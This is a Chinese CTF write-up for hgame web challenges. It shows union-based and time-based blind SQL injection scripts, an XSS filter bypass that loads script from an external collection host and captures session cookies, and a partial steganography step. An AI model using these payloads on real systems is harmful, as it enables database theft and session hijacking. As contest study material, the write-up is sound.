
id:自闭傻狗

WEB

sqli-1




substr(md5($_GET["code"]),0,4) === adec
code error

code参数需要md5截断爆破获得 附上我用的脚本

```
# -*- coding: utf-8 -*-
import multiprocessing
import hashlib
import random
import string
import sys
CHARS = string.letters + string.digits
def cmp_md5(substr, stop_event, str_len, start=0, size=20):
    global CHARS
    while not stop_event.is_set():
        rnds = ''.join(random.choice(CHARS) for _ in range(size))
        md5 = hashlib.md5(rnds)
        if md5.hexdigest()[start: start+str_len] == substr:
            print rnds
            stop_event.set()
if __name__ == '__main__':
    substr = sys.argv[1].strip()
    start_pos = int(sys.argv[2]) if len(sys.argv) > 1 else 0
    str_len = len(substr)
    cpus = multiprocessing.cpu_count()
    stop_event = multiprocessing.Event()
    processes = [multiprocessing.Process(target=cmp_md5, args=(substr,
                                         stop_event, str_len, start_pos))
                 for i in range(cpus)]
    for p in processes:
        p.start()
    for p in processes:
        p.join()
```

由于是回显注入 没有写sql注入的脚本 先跑出code 然后手工获得了flag


附上做题时截的图



```
substr(md5($_GET["code"]),0,4) === baa7
array(1) { ["word"]=> string(15) "f1l1l1l1g,words" }
```


```
http://118.89.111.179:3000/?code=JRU1oJ8CvUFlaaWT5pJS&id=0 union select group_concat(table_name) from information_schema.tables where table_schema=database()
```

□ Post data □ Referrer □ User Agent □ Cookies




```
substr(md5($_GET["code"]),0,4) === 2e9d
array(1) { ["word"]=> string(10) "f14444444g" }
```

```
union select group_concat(column_name) from
information_schema.columns where table_schema=database() and
table_name='f1l1l1l1g'
```




```
substr(md5($_GET["code"]),0,4) === 3b95
array(1) { ["word"]=> string(26) "hgame{sql1_1s_iNterest1ng}" }
```



```
http://118.89.111.179:3000/?code=dNvrBBcsM77ZwXA3EF1a&id=0
union select group_concat(f14444444g) from hgame.f1l1l1l1g
```

结束

sqli-2




```
I'll tell you if SQL can be executed.
substr(md5($_GET["code"]),0,4) === 613e
code error
```

这题只会显示sql语句**是否执行**(注意sql语句是否执行和是否有回显的区别)

想到用时间盲注 脚本如下

```
import re
import multiprocessing
import hashlib
import random
import string
import sys
import ctypes
import time
CHARS = string.letters + string.digits
url='http://118.89.111.179:3001'
def cmp_md5(rnd,substr, stop_event, str_len, start=0, size=20):
    global CHARS
    while not stop_event.is_set():
        rnds = ''.join(random.choice(CHARS) for _ in range(size))
        md5 = hashlib.md5(rnds)
        if md5.hexdigest()[start: start+str_len] == substr:
            rnd.value=rnds
            stop_event.set()
sss=''
s=requests.session()
for k in range(1,50):
    for j in range(32,129):
        manager=multiprocessing.Manager()
        rnd=manager.Value(ctypes.c_char_p,'aaa')
        req=s.get(url)
        html=req.text
        pattern=re.compile(r'\b[0-9a-f]{4}\b')
        str=re.search(pattern,html)
        substr=str.group()
        cpus = multiprocessing.cpu_count()
        stop_event = multiprocessing.Event()
        processes = [multiprocessing.Process(target=cmp_md5, args=(rnd,substr,stop_event,4,0)) for i in range(cpus)]
        for p in processes:
            p.start()
        for p in processes:
            p.join()
        #url='http://118.89.111.179:3001?id=1 and if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),%d,1))=%d,sleep(10),1)&code=%s'%(k,j,rnd.value)
        #url="http://118.89.111.179:3001?id=1 and if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='F11111114G'),%d,1))=%d,sleep(10),1)&code=%s"%(k,j,rnd.value)
        url="http://118.89.111.179:3001?id=1 and if(ascii(substr((select group_concat(fL4444Ag) from F11111114G),%d,1))=%d,sleep(3),1)&code=%s"%(k,j,rnd.value)
        time1=time.time()
        r=s.get(url).text
        time2=time.time()
        if time2-time1>2:
            sss+=chr(j)
            print sss
            break
print sss
```




```
hgame{
hgame{s
hgame{sq
hgame{sql
hgame{sqli
hgame{sqli_
hgame{sqli_1
hgame{sqli_1s
hgame{sqli_1s_
hgame{sqli_1s_s
hgame{sqli_1s_s0
hgame{sqli_1s_s0_
hgame{sqli_1s_s0_s
hgame{sqli_1s_s0_s0
hgame{sqli_1s_s0_s0_
hgame{sqli_1s_s0_s0_s
hgame{sqli_1s_s0_s0_s0
hgame{sqli_1s_s0_s0_s0_
hgame{sqli_1s_s0_s0_s0_s
hgame{sqli_1s_s0_s0_s0_s0
hgame{sqli_1s_s0_s0_s0_s0_
hgame{sqli_1s_s0_s0_s0_s0_i
hgame{sqli_1s_s0_s0_s0_s0_in
hgame{sqli_1s_s0_s0_s0_s0_int
hgame{sqli_1s_s0_s0_s0_s0_inte
hgame{sqli_1s_s0_s0_s0_s0_inter
hgame{sqli_1s_s0_s0_s0_s0_intere
hgame{sqli_1s_s0_s0_s0_s0_interes
hgame{sqli_1s_s0_s0_s0_s0_interest
hgame{sqli_1s_s0_s0_s0_s0_interesti
hgame{sqli_1s_s0_s0_s0_s0_interestin
hgame{sqli_1s_s0_s0_s0_s0_interesting
hgame{sqli_1s_s0_s0_s0_s0_interesting}
```

结束

BabyXss

绕过姿势`<scr<script>ipt>alert(1)</scr<script>ipt>`

测试成功



BabyXss


以下是一个大大的输入框

1

code value:

substr(md5($_POST["code"]),0,4)===4dbf

传xss平台`<scr<script>ipt src=https://xsspt.com/iY031N></scr<script>ipt>`



项目名称: hgame 记录数:3/200

Domain: 全部

接口地址: https://xsspt.com/do/auth/c12229c6b3c0604a3b35ec508ccfefc3 (加 /domain/xxx 可通过域名过滤内容)

□	+全部	时间	接收的内容	Request Headers	操作
□	-折叠	2019-02-16 15:38:53	• location : http://127.0.0.1/ • toplocation : http://127.0.0.1/ • cookie : PHPSESSID=c7od0lm8lqvjbbben444vm63j7; Flag={Xss_1s_funny!}	• HTTP_REFERER : http://127.0.0.1/ • HTTP_USER_AGENT : WaterFox • REMOTE_ADDR : 118.25.18.223	删除

结束

MISC

时至今日，你仍然是我的光芒

压缩包解压出.mp4文件

Win下用DeEgger Embedder搞出一个.exe文件 但是打不开

查看文件头修复成jpg格式

根据提示意思应该是需要用outguess和密码解密

密码在rockyou.txt字典里且为sec开头

用sublime正则功能分离出3182个sec开头的密码

